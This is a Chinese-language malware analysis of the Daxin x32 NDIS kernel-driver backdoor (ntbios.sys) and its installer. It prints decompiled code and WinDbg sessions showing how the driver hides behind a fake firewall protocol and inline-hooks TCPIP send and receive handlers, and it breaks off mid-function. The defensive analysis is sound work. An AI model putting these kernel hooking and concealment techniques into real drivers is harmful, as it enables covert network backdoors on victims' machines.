
NT 5.x NDIS驅動程式後門分析《Daxin x32》

By IR Team

Published: 2022-03-14 · Archived: 2026-04-06 01:38:21 UTC

> Daxin 是近期資安威脅研究中，十分強力的一支後門程式，偽裝成 Windows 作業系統的核心驅動程式。若電腦受到感染，將使攻擊者可在受感染的電腦上執行各種通訊和數據收集行為。TeamT5 收集到一支 ntbios.sys 檔案，也於 VirusTotal 找到相關檔案，針對上述檔案進行分析，提供 IoC 供企業、組織參考。



惡意程式分析


後門安裝程式(Installer/Dropper) - APIData.exe

在 VirusTotal 上可以找到後門的安裝程式 APIData.exe，命令提示介面支援安裝(/i)及移除(/u)參數。

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char v3; // al
  CHAR ServiceName[12]; // [esp+8h] [ebp-Ch] BYREF

  strcpy(ServiceName, "PrintServer");
  sub_40104A();
  if ( argc < 2 || (v3 = argv[1][1], v3 == 'i') )
  {
    sub_40122A(ServiceName);
  }
  else if ( v3 == 'u' )
  {
    sub_401195(ServiceName);
  }
  return 0;
}
```

APIData.exe /i 執行完後服務中會新增一個 PrintServer 的驅動服務。 (可將 Start 2 改為 3，使用 net start PrintServer 方式啟動，方便使用 Windbg 進行追蹤)



系統如果不驗簽章的話，可以插入軟體斷點 int 3 (\xCC) 在程式的進入點，再重新計算 Checksum，就可以觸發 Exception 讓 Debugger 接了，之後停下後再改回原始的程式碼，但此種方法如果在需要驗簽章的系統，將沒有辦法做到。

另一種方式是使用攔劫(bp) MmLoadSystemImage 函數，當函數執行完後(gu)，ImageBaseAddress 變數將可以取得 ntbios.sys 的記憶體載入位址。

```
 NTSTATUS
MmLoadSystemImage(
  IN  PUNICODE_STRING ImageFileName,
  IN  PUNICODE_STRING NamePrefix OPTIONAL,
  IN  PUNICODE_STRING LoadedBaseName OPTIONAL,
  IN  BOOLEAN LoadInSessionSpace,
  OUT PVOID *ImageHandle,
  OUT PVOID *ImageBaseAddress
  );
```

驅動程式後門 - ntbios.sys

接著繼續分析丟出來的 ntbios.sys 驅動程式，在 DriverEntry 一開始可以看到呼叫 sub_B22577C0 的函數。

```
  Status = 0;
  v8 = 0x160014;
  v2 = 0;
  ::DriverObject = DriverObject;
  sub_B22577C0();
  ::DestinationString.MaximumLength = RegistryPath->Length + 2;
  ::DestinationString.Length = RegistryPath->Length;
  ::DestinationString.Buffer = ExAllocatePoolWithTag(PagedPool,
  if ( !::DestinationString.Buffer )
    return 0xC000009A;
```

程式碼進入後會去呼叫 sub_B2257660 函數，去取得目前作業系統版本，之後填入 EPROCESS 結構裡的幾個 Offset 值，因為每版本不同的作業系統，物件結構都會有所不一樣，sub_B2257570 函數則是去找 services.exe 裡的 kernel32.dll!WinExec 的 API 位址。

```
UINT (__stdcall *sub_B22577C0())(LPCSTR lpCmdLine, UINT uCmdShow)
{
  UINT (__stdcall *result)(LPCSTR, UINT); // eax

  result = (sub_B2257660() - 1);
  switch ( result )
  {
    case 0u:
      LOWORD(EPROCESS_PEB_OFFS) = 0x1B0;
      LOWORD(EPROCESS_ActiveProcessLinks_OFFS) = 0xA0;
      dword_B225B998 = 0x15801A4;
      dword_B225B99C = 0x15A0034;
      result = sub_B2257570(0x72DC);
      WinExec = result;
      break;
    case 1u:                                        // Windows XP SP3
      LOWORD(EPROCESS_PEB_OFFS) = 0x1B0;
      LOWORD(EPROCESS_ActiveProcessLinks_OFFS) = 0x88;
      dword_B225B998 = 0x16401B0;
      dword_B225B99C = 0x1660034;
      result = sub_B2257570(0x72DC);                // hash("WinExec") = 0x72DC
      WinExec = result;
      break;
    case 2u:
      LOWORD(EPROCESS_PEB_OFFS) = 0x190;
      LOWORD(EPROCESS_ActiveProcessLinks_OFFS) = 0x88;
      dword_B225B998 = 0x5801AC;
      dword_B225B99C = 0x1090034;
      result = sub_B2257570(0x72DC);
      WinExec = result;
      break;
```

取目前所在的 EPROCESS 位址，暴力列舉 ImageFileName 所在的偏移位址(Offset)。

```
__int16 sub_B2257660()
{
  PEPROCESS CurrentProcess; // ebx
  unsigned __int16 v1; // si
  __int16 result; // ax

  CurrentProcess = IoGetCurrentProcess();
  v1 = 0;
  while ( strncmp("System", CurrentProcess + v1, 6u) )
  {
    if ( ++v1 >= 0x1000u )
      return 0;
  }
  HIWORD(EPROCESS_PEB_OFFS) = v1;
  switch ( v1 )
  {
    case 0x14Cu:
      result = 5;
      break;
    case 0x154u:
      result = 3;
      break;
    case 0x164u:
      result = 4;
      break;
    case 0x174u:                                    // Windows XP SP3
      result = 2;
      break;
    case 0x1FCu:
      result = 1;
      break;
    default:
      return 0;
```

之後回到 DriverEntry 繼續往下，會呼叫 NdisRegisterProtocol 註冊成 Protocol Driver，但這似乎只是做了一個框架，真正是借由回傳的 NdisProtocolHandle 去枚舉 TCPIP 進行 Hooking。

```
33      InitializeListHead(&stru_B225B980);
34      KeInitializeSpinLock(&SpinLock);
35      KeInitializeSpinLock(&Lock);
36      KeInitializeSpinLock(&dword_B225B974);
37      InitializeListHead(&ListHead);
38      NdisAllocatePacketPool(&Status, &PoolHandle, 0x100u, 0x14u);// PoolTag = NDpp - ndis.sys - packet pool
39      if ( Status >= 0 )
40      {
41        NdisAllocateBufferPool(&Status, &Destination, 0x100u);
42        if ( Status >= 0 )
43        {
44          memset(&ProtocolCharacteristics, 0, sizeof(ProtocolCharacteristics));
45          ProtocolCharacteristics.Name = __PAIR64__(L"XFireWall1", v8);
46          *&ProtocolCharacteristics.Ndis40Chars.MajorNdisVersion = 5;
47          ProtocolCharacteristics.Ndis40Chars.OpenAdapterCompleteHandler = sub_B2256E80;
48          ProtocolCharacteristics.Ndis40Chars.CloseAdapterCompleteHandler = sub_B2256EA0;
49          ProtocolCharacteristics.Ndis40Chars.SendCompleteHandler = sub_B2259040;
50          ProtocolCharacteristics.Ndis40Chars.TransferDataCompleteHandler = nullsub_2;
51          ProtocolCharacteristics.Ndis40Chars.ResetCompleteHandler = sub_B2256530;
52          ProtocolCharacteristics.Ndis40Chars.RequestCompleteHandler = sub_B2256A70;
53          ProtocolCharacteristics.Ndis40Chars.ReceiveHandler = sub_B2258600;
54          ProtocolCharacteristics.Ndis40Chars.ReceiveCompleteHandler = nullsub_3;
55          ProtocolCharacteristics.Ndis40Chars.StatusHandler = nullsub_2;
56          ProtocolCharacteristics.Ndis40Chars.StatusCompleteHandler = nullsub_3;
57          ProtocolCharacteristics.Ndis40Chars.BindAdapterHandler = sub_B2256AF0;
58          ProtocolCharacteristics.Ndis40Chars.UnbindAdapterHandler = sub_B2256DA0;
59          ProtocolCharacteristics.Ndis40Chars.UnloadHandler = 0;
60          ProtocolCharacteristics.Ndis40Chars.ReceivePacketHandler = sub_B22585F0;
61          ProtocolCharacteristics.Ndis40Chars.PnPEventHandler = sub_B2256EC0;
62          NdisRegisterProtocol(&Status, &NdisProtocolHandle, &ProtocolCharacteristics, 0x6Cu);
63          if ( !Status )
64          {
65            sub_B2256860(NdisProtocolHandle, 1);
66            DriverObject->MajorFunction[0] = sub_B2256410;
67            DriverObject->MajorFunction[2] = sub_B2256470;
68            DriverObject->MajorFunction[3] = sub_B22585F0;

00000B99 DriverEntry:59 (B2256799)
```

因為 Protocol 要與網路介面卡(Network Adapter)做綁定，而每張網卡都會與 TCPIP 做綁定，因此 Hooking TCPIP 是比較省力的方式。

```
10    while ( wcsncmp(*(NDIS_PROTOCOL_BLOCK + 0x48), L"TCPIP", *(NDIS_PROTOCOL_BLOCK + 0x44) >> 1) )
11    {
12      NDIS_PROTOCOL_BLOCK = *(NDIS_PROTOCOL_BLOCK + 0x10);
13      if ( !NDIS_PROTOCOL_BLOCK )
14        return;
15    }
16    NDIS_OPEN_BLOCK = *NDIS_PROTOCOL_BLOCK;
17    if ( NDIS_OPEN_BLOCK )
18    {
19      while ( a2 )
20      {
21        if ( a2 == 1 )
22        {
23          RestoreFunction();
24          TCPIP_SendHandler = Inline_HookFunction(NDIS_OPEN_BLOCK->SendHandler, N_SendHandler);
25          TCPIP_ReceivePacketHandler = Inline_HookFunction(
26                                         NDIS_OPEN_BLOCK->ReceivePacketHandler,
27                                         N_ReceivePacketHandler);
28          TCPIP_ReceiveHandler = Inline_HookFunction(NDIS_OPEN_BLOCK->ReceiveHandler, N_ReceiveHandler);
29          WanReceiveHandler = NDIS_OPEN_BLOCK->WanReceiveHandler;
30          if ( NDIS_OPEN_BLOCK->ReceiveHandler != WanReceiveHandler )
31            TCPIP_WanReceiveHandler = Inline_HookFunction(WanReceiveHandler, N_ReceiveHandler);
32          sub_B2256AF0(&a1, 0, NDIS_OPEN_BLOCK->Reserved14, 0, 0);
33          return;
34        }
35        NDIS_OPEN_BLOCK = NDIS_OPEN_BLOCK->Reserved10;

00000C60 sub_B2256860:1 (B2256860)
```

Windbg 中有一個 ndiskd 的擴充(Extensions)指令可以使用，輸入 !ndiskd.protocols 會列出所有 protocols 與網路介面卡的綁定。關於 !ndiskd 擴充指令可以參考 [2]。

```
 0: kd> !ndiskd.protocols
85dfe358 - NDISUIO
  86122f40 - AMD PCNET Family PCI Ethernet Adapter - 数据包计划程序微型端口

861e71d8 - TCPIP_WANARP
  861e94d0 - WAN 微型端口 (IP) - 数据包计划程序微型端口

861ea840 - TCPIP
  85de4130 - AMD PCNET Family PCI Ethernet Adapter - 数据包计划程序微型端口

85dec1b8 - NDPROXY
  85e36d70 - 直接并行
  85e38ae8 - 直接并行
  86102868 - WAN 微型端口 (L2TP)
  86103228 - WAN 微型端口 (L2TP)

861990d0 - PSCHED
  8612a130 - VMware Accelerated AMD PCNet Adapter
  85dc24a0 - WAN 微型端口 (IP)

86283918 - RASPPPOE

85e2fc80 - NDISWAN
  86150388 - 直接并行
  85e4c608 - WAN 微型端口 (PPTP)
  86197600 - WAN 微型端口 (PPPOE)
  85e32a40 - WAN 微型端口 (L2TP)
```

Protocols 是一個單向鏈結串列(Singly linked list)，可以 !slist，但 !slist 沒好用的參數，因此使用 dt 指令來列舉，基本上與 ndiskd 結果是差不多。

```
 0: kd> dt ndis!_NDIS_PROTOCOL_BLOCK 85dfe358  -l NextProtocol -c ProtocolCharacteristics.Name
NextProtocol at 0x85dfe358+0x014 ProtocolCharacteristics
+0x030 Name _UNICODE_STRING  "NDISUIO"
NextProtocol at 0x861e71d8+0x014 ProtocolCharacteristics
+0x030 Name _UNICODE_STRING  "TCPIP_WANARP"
NextProtocol at 0x861ea840+0x014 ProtocolCharacteristics
+0x030 Name _UNICODE_STRING  "TCPIP"
NextProtocol at 0x85dec1b8+0x014 ProtocolCharacteristics
+0x030 Name _UNICODE_STRING  "NDPROXY"
NextProtocol at 0x861990d0+0x014 ProtocolCharacteristics
+0x030 Name _UNICODE_STRING  "PSCHED"
NextProtocol at 0x86283918+0x014 ProtocolCharacteristics
+0x030 Name _UNICODE_STRING  "RASPPPOE"
```

```
NextProtocol at 0x85e2fc80+0x014 ProtocolCharacteristics
+0x030 Name _UNICODE_STRING  "NDISWAN"
```

當惡意的驅動程式載入後，可以發現多一個 XFIREWALLL 的協議驅動。

```
 0: kd> !ndiskd.protocols
85e2ca68 - XFIREWALLL
  861942b0 - AMD PCNET Family PCI Ethernet Adapter - 数据包计划程序微型端口
....
```

這裡的 Hooking 會去呼叫 sub_B2256200 函數進行簡單的反組譯，來計算要修改的組語指令。

```
21  v3 = sub_B2256200(a1, 7u);
22  PoolWithTag[1] = v3;
23  if ( v3 < 7 )
24  {
25    ExFreePool(PoolWithTag);
26    return 0;
27  }
28  v5 = ExAllocatePoolWithTag(NonPagedPool, v3 + nullsub_1 - dword_B2256240 + 7, 'kcaP');
29  v6 = nullsub_1 - dword_B2256240;
30  v7 = v5;
31  PoolWithTag[2] = v5;
32  v8 = 0;
33  qmemcpy(v7, dword_B2256240, nullsub_1 - dword_B2256240);
34  if ( nullsub_1 != dword_B2256240 )
35  {
36    do
37    {
38      v9 = PoolWithTag[2];
39      if ( *(v9 + v8) == 0xAAAAAAAA )
00000660 Inline_HookFunction:12 (B2256260)
```

這裡可以使用 !ndiskd.protocol 來列舉 TCPIP 協議驅動，可以看到 HANDLES 裡面顯示都是正常的。

```
 0: kd> !ndiskd.protocol 861ea840

PROTOCOL
    TCPIP

    Ndis handle         861ea840
    Ndis API version    v4.0
    Reference count     2
    Flags               [No flags set]

BINDINGS
    Open                Miniport            Miniport Name
    85de4130            86295130            AMD PCNET Family PCI Ethernet Adapter - 数据包计划程序微型端口

HANDLERS
    Protocol handler                        Function pointer    Symbol (if available)
```

```
    BindAdapterHandler                    eedcf579  bp       tcpip!IPBindAdapter
    UnbindAdapterHandler                  eede6938  bp       tcpip!ARPUnbindAdapter
    PnPEventHandler                       eedcc719  bp       tcpip!ARPPnPEvent
    UnloadHandler                         [None]
    OpenAdapterCompleteHandler            eede63ce  bp       tcpip!ARPOAComplete
    CloseAdapterCompleteHandler           eede63ed  bp       tcpip!ARPCAComplete
    SendCompleteHandler                   eedbb7f0  bp       tcpip!ARPSendComplete
    TransferDataCompleteHandler           eede640c  bp       tcpip!ARPTDComplete
    ReceiveHandler                        eedbd6b5  bp       tcpip!ARPRcv
    ReceivePacketHandler                  eedb8800  bp       tcpip!ARPRcvPacket
    ReceiveCompleteHandler                eedb87f3  bp       tcpip!ARPRcvComplete
    StatusHandler                         eedd1a83  bp       tcpip!ARPStatus
    StatusCompleteHandler                 eedd197b  bp       tcpip!LoopClose
    RequestCompleteHandler                eedc1b80  bp       tcpip!ARPRequestComplete
    ResetCompleteHandler                  eede642e  bp       tcpip!ARPResetComplete
```

也可以使用 dt 套結構的方式來顯示，其實結果都是一樣的，而在 IDA Pro 中可以看到會對 SendHandler、ReceivePacketHandler、ReceiveHandler、WanReceiveHandler

```
 0: kd> dt ndis!_NDIS_PROTOCOL_BLOCK 861ea840
   +0x000 OpenQueue        : 0x85de4130  _NDIS_OPEN_BLOCK
   +0x004 Ref              : _REFERENCE
   +0x00c DeregEvent       : (null)
   +0x010 NextProtocol     : 0x85dec1b8 _NDIS_PROTOCOL_BLOCK
   +0x014 ProtocolCharacteristics : _NDIS50_PROTOCOL_CHARACTERISTICS
   +0x080 WorkItem         : _WORK_QUEUE_ITEM
   +0x090 Mutex            : _KMUTANT
   +0x0b0 MutexOwner       : 0
   +0x0b4 BindDeviceName   : (null)
   +0x0b8 RootDeviceName   : 0x85e4836c _UNICODE_STRING "\DEVICE\NDISWANIP"
   +0x0bc AssociatedMiniDriver : (null)
   +0x0c0 BindingAdapter   : (null)

0: kd> dt ndis!_NDIS50_PROTOCOL_CHARACTERISTICS 861ea840+14
   +0x000 MajorNdisVersion : 0x4 ''
   +0x001 MinorNdisVersion : 0 ''
   +0x002 Filler           : 0
   +0x004 Reserved         : 0
   +0x004 Flags            : 0
   +0x008 OpenAdapterCompleteHandler : 0xeede63ce     void  tcpip!ARPOAComplete+0
   +0x00c CloseAdapterCompleteHandler : 0xeede63ed     void  tcpip!ARPCAComplete+0
   +0x010 SendCompleteHandler : 0xeedbb7f0     void  tcpip!ARPSendComplete+0
   +0x010 WanSendCompleteHandler : 0xeedbb7f0     void  tcpip!ARPSendComplete+0
   +0x014 TransferDataCompleteHandler : 0xeede640c     void  tcpip!ARPTDComplete+0
   +0x014 WanTransferDataCompleteHandler : 0xeede640c     void  tcpip!ARPTDComplete+0
   +0x018 ResetCompleteHandler : 0xeede642e     void  tcpip!ARPResetComplete+0
```

```
   +0x01c RequestCompleteHandler : 0xeedc1b80     void  tcpip!ARPRequestComplete+0
   +0x020 ReceiveHandler   : 0xeedbd6b5     int  tcpip!ARPRcv+0
   +0x020 WanReceiveHandler : 0xeedbd6b5     int  tcpip!ARPRcv+0
   +0x024 ReceiveCompleteHandler : 0xeedb87f3     void  tcpip!ARPRcvComplete+0
   +0x028 StatusHandler    : 0xeedd1a83     void  tcpip!ARPStatus+0
   +0x02c StatusCompleteHandler : 0xeedd197b     void  tcpip!LoopClose+0
   +0x030 Name             : _UNICODE_STRING "TCPIP"
   +0x038 ReceivePacketHandler : 0xeedb8800     int  tcpip!ARPRcvPacket+0
   +0x03c BindAdapterHandler : 0xeedcf579     void  tcpip!IPBindAdapter+0
   +0x040 UnbindAdapterHandler : 0xeede6938     void  tcpip!ARPUnbindAdapter+0
   +0x044 PnPEventHandler  : 0xeedcc719     int  tcpip!ARPPnPEvent+0
   +0x048 UnloadHandler    : (null)
   +0x04c ReservedHandlers : [4] (null)
   +0x05c CoSendCompleteHandler : (null)
   +0x060 CoStatusHandler  : (null)
   +0x064 CoReceivePacketHandler : (null)
   +0x068 CoAfRegisterNotifyHandler : (null)

0: kd> dt ndis!_NDIS_OPEN_BLOCK 0x85de4130
 _NDIS_OPEN_BLOCK
   +0x000 MacHandle        : 0x862b8460 Void
   +0x004 BindingHandle    : 0x85de4130 Void
   +0x008 MiniportHandle   : 0x86295130  _NDIS_MINIPORT_BLOCK
   +0x00c ProtocolHandle   : 0x861ea840 _NDIS_PROTOCOL_BLOCK
   +0x010 ProtocolBindingContext : 0x85e2e008 Void
   +0x014 MiniportNextOpen : (null)
   +0x018 ProtocolNextOpen : (null)
   +0x01c MiniportAdapterContext : 0x85dcc008 Void
   +0x020 Reserved1        : 0 ''
   +0x021 Reserved2        : 0 ''
   +0x022 Reserved3        : 0 ''
   +0x023 Reserved4        : 0 ''
   +0x024 BindDeviceName   : 0x86295140 _UNICODE_STRING "\DEVICE\{6396853A-1B29-478A-B724-0C40BA3DAFDE}"
   +0x028 Reserved5        : 0
   +0x02c RootDeviceName   : 0x8615bf2c _UNICODE_STRING "\DEVICE\{090574D5-3AB6-46FD-B541-8608BB450655}"
   +0x030 SendHandler      : 0xf734787b     int  NDIS!ndisMSendX+0
   +0x030 WanSendHandler   : 0xf734787b     int  NDIS!ndisMSendX+0
   +0x034 TransferDataHandler : 0xf735dfe6     int  NDIS!ndisMTransferData+0
   +0x038 SendCompleteHandler : 0xeedbb7f0     void  tcpip!ARPSendComplete+0
   +0x03c TransferDataCompleteHandler : 0xeede640c     void  tcpip!ARPTDComplete+0
   +0x040 ReceiveHandler   : 0xeedbd6b5     int  tcpip!ARPRcv+0
   +0x044 ReceiveCompleteHandler : 0xeedb87f3     void  tcpip!ARPRcvComplete+0
   +0x048 WanReceiveHandler : (null)
   +0x04c RequestCompleteHandler : 0xeedc1b80     void  tcpip!ARPRequestComplete+0
   +0x050 ReceivePacketHandler : 0xeedb8800     int  tcpip!ARPRcvPacket+0
   +0x054 SendPacketsHandler : 0xf735f25f     void  NDIS!ndisMSendPacketsX+0
   +0x058 ResetHandler     : 0xf735fb65     int  NDIS!ndisMReset+0
```

```
   +0x05c RequestHandler   : 0xf735c8c7     int  NDIS!ndisMRequestX+0
   +0x060 ResetCompleteHandler : 0xeede642e     void  tcpip!ARPResetComplete+0
   +0x064 StatusHandler    : 0xeedd1a83     void  tcpip!ARPStatus+0
   +0x068 StatusCompleteHandler : 0xeedd197b     void  tcpip!LoopClose+0
   +0x06c Flags            : 0
   +0x070 References       : 0n1
   +0x074 SpinLock         : 0
   +0x078 FilterHandle     : 0x862b1550 Void
   +0x07c ProtocolOptions  : 0
   +0x080 CurrentLookahead : 0x80
   +0x082 ConnectDampTicks : 0
   +0x084 DisconnectDampTicks : 0
   +0x088 WSendHandler     : 0xf712ae22     int  psched!MpSend+0
   +0x08c WTransferDataHandler : 0xf712a06a     int  psched!MpTransferData+0
   +0x090 WSendPacketsHandler : (null)
   +0x094 CancelSendPacketsHandler : (null)
   +0x098 WakeUpEnable     : 0
   +0x09c CloseCompleteEvent : (null)
   +0x0a0 QC               : _QUEUED_CLOSE
   +0x0b4 AfReferences     : 0n0
   +0x0b8 NextGlobalOpen   : 0x8612a130  _NDIS_OPEN_BLOCK
   +0x0bc NextAf           : (null)
   +0x0c0 MiniportCoCreateVcHandler : 0x00010019     int  +10019
   +0x0c4 MiniportCoRequestHandler : 0x20707249     int  +20707249
   +0x0c8 CoCreateVcHandler : 0x1a030001     int  +1a030001
   +0x0cc CoDeleteVcHandler : 0x86123da0     int  +ffffffff86123da0
   +0x0d0 CmActivateVcCompleteHandler : 0x85e124a0     void  +ffffffff85e124a0
   +0x0d4 CmDeactivateVcCompleteHandler : 0x85deb6f0     void  +ffffffff85deb6f0
   +0x0d8 CoRequestCompleteHandler : 0x77e16288     void  +77e16288
   +0x0dc ActiveVcHead     : _LIST_ENTRY [ 0x85de4208 - 0xa060003 ]
   +0x0e4 InactiveVcHead   : _LIST_ENTRY [ 0xee657645 - 0x1 ]
   +0x0ec PendingAfNotifications : 0n1
   +0x0f0 AfNotifyCompleteEvent : 0x863b4350 _KEVENT
```

從這裡可以看到他會修改 TCPIP 協議驅動裡面的 _NDIS_OPEN_BLOCK 相對應的 Handler。

```
 ndis!_NDIS_OPEN_BLOCK
+0x020 ReceiveHandler   : 0xeedbd6b5     int  tcpip!ARPRcv+0
+0x030 SendHandler      : 0xf734787b     int  NDIS!ndisMSendX+0
+0x048 WanReceiveHandler : (null)
+0x050 ReceivePacketHandler : 0xeedb8800     int  tcpip!ARPRcvPacket+0

0: kd> u eedbd6b5 l1
tcpip!ARPRcv:
eedbd6b5 ea88722b860800  jmp     0008:862B7288   -------+
                                                        |
```

```
0: kd> u f734787b l1                                |
NDIS!ndisMSendX:                                    |
f734787b ea1036dd850800  jmp     0008:85DD3610      |
                                                    |
0: kd> u eedb8800 l1                                |
tcpip!ARPRcvPacket:                                 |
eedb8800 ea008311860800  jmp     0008:86118300      |
                                                    |
0: kd> u 0008:862B7288                              |
0008:862b7288 58              pop     eax       <-------+
0008:862b7289 6898722b86      push    862B7298h      -------+
0008:862b728e 50              push    eax                   |
0008:862b728f eab03407ee0800  jmp     0008:EE0734B0  -------+---> (ntbios!ReceiveHandler)
0008:862b7296 90              nop                           |
0008:862b7297 90              nop                           |
0008:862b7298 8bff            mov     edi,edi        <------+
0008:862b729a 55              push    ebp

0: kd> u 0008:85DD3610
0008:85dd3610 58              pop     eax
0008:85dd3611 682036dd85      push    85DD3620h
0008:85dd3616 50              push    eax
0008:85dd3617 ea903307ee0800  jmp     0008:EE073390
0008:85dd361e 90              nop
0008:85dd361f 90              nop
0008:85dd3620 8bff            mov     edi,edi
0008:85dd3622 55              push    ebp

0: kd> u 0008:86118300
0008:86118300 58              pop     eax
0008:86118301 6810831186      push    86118310h
0008:86118306 50              push    eax
0008:86118307 ea203407ee0800  jmp     0008:EE073420
0008:8611830e 90              nop
0008:8611830f 90              nop
0008:86118310 8bff            mov     edi,edi
0008:86118312 55              push    ebp
```

Handler 會指向 tcpip 或 ndis 的位址，之後一個遠端跳躍到 8XXXXXXX 的位址，這個位址是使用 ExAllocatePoolWithTag 申請出來的空間，之後再跳入 EE073XXX (ntbios) 裡函數的位址。


```
 tcpip!ARPRcv:
eedbd6b5 ea88722b860800  jmp     0008:862B7288

0: kd> u 0008:862B7288
0008:862b7288 58              pop     eax
```

```
0008:862b7289 6898722b86      push    862B7298h
0008:862b728e 50              push    eax
0008:862b728f eab03407ee0800  jmp     0008:EE0734B0

0: kd> lm m tcpip
Browse full module list
start    end        module name
eedb8000 eee10480   tcpip      (pdb symbols)          c:\symbols\tcpip.pdb\1427EBFC591F4966B0D2625DB9F055012\tcp
0: kd> lm m ntbios
Browse full module list
start    end        module name
ee071000 ee0c8000   ntbios     (no symbols)
0: kd> lm m ndis
Browse full module list
start    end        module name
f7347000 f7373980   NDIS       (pdb symbols)          c:\symbols\ndis.pdb\94A67EAE18514379881AE6FA7FC1C1FB2\ndis
```

原先以為此後門 Port knocking 會收特殊的封包格式，結果只是判斷封包內容，可以看到 Revice*Handler 函數都會去呼叫 sub_B2257EA0 的函數，這個函數主要在處理 TCP 封包內容的。




```
int __stdcall N_ReceivePacketHandler(int a1, int a2, PNDIS_PACKET Destination)
{
  #51 *v3; // esi
  PNDIS_PACKET v4; // eax
  char v5; // al
  PNDIS_PACKET Source; // [
  unsigned int BytesCopied;

  v3 = Destination;
  BytesCopied = 0;
  Source = 0;
  v4 = sub_B2257150(&Source, Destination, PoolHandle, ::Destination, &Destination);
  v5 = sub_B2257EA0(Source, v4, Destination);
  if ( (v5 & 5) != 0 )
    return 0;
  if ( (v5 & 2) == 0 )
    return (a1)(a2, v3);
  NdisCopyFromPacketToPacket(v3, 0, Destination, Source, 0, &BytesCopied);
  sub_B2257060(Source);
  return (a1)(a2, v3);
}
```

sub_B2257EA0 會再去呼叫 sub_B2257F10 函數，此函數在處理完 ETHER/IP/TCP 封包後，取得的內容再交由 sub_B2258080 函數。

```
int __stdcall sub_B2257F10(int a1, int a2, int EtherHdr)
{
  __int16 EtherType; // ax
  int IPv4_IHL; // ebp
  int TCP; // edi
  int TCP_HLEN; // eax
  _WORD *v9; // eax
  int Data; // [esp+18h] [ebp+Ch]

  if ( !EtherHdr )
    return 0;
  EtherType = *(EtherHdr + 0xC);                // EtherType IPv4 = 0x0800
  if ( EtherType == 8 )
  {
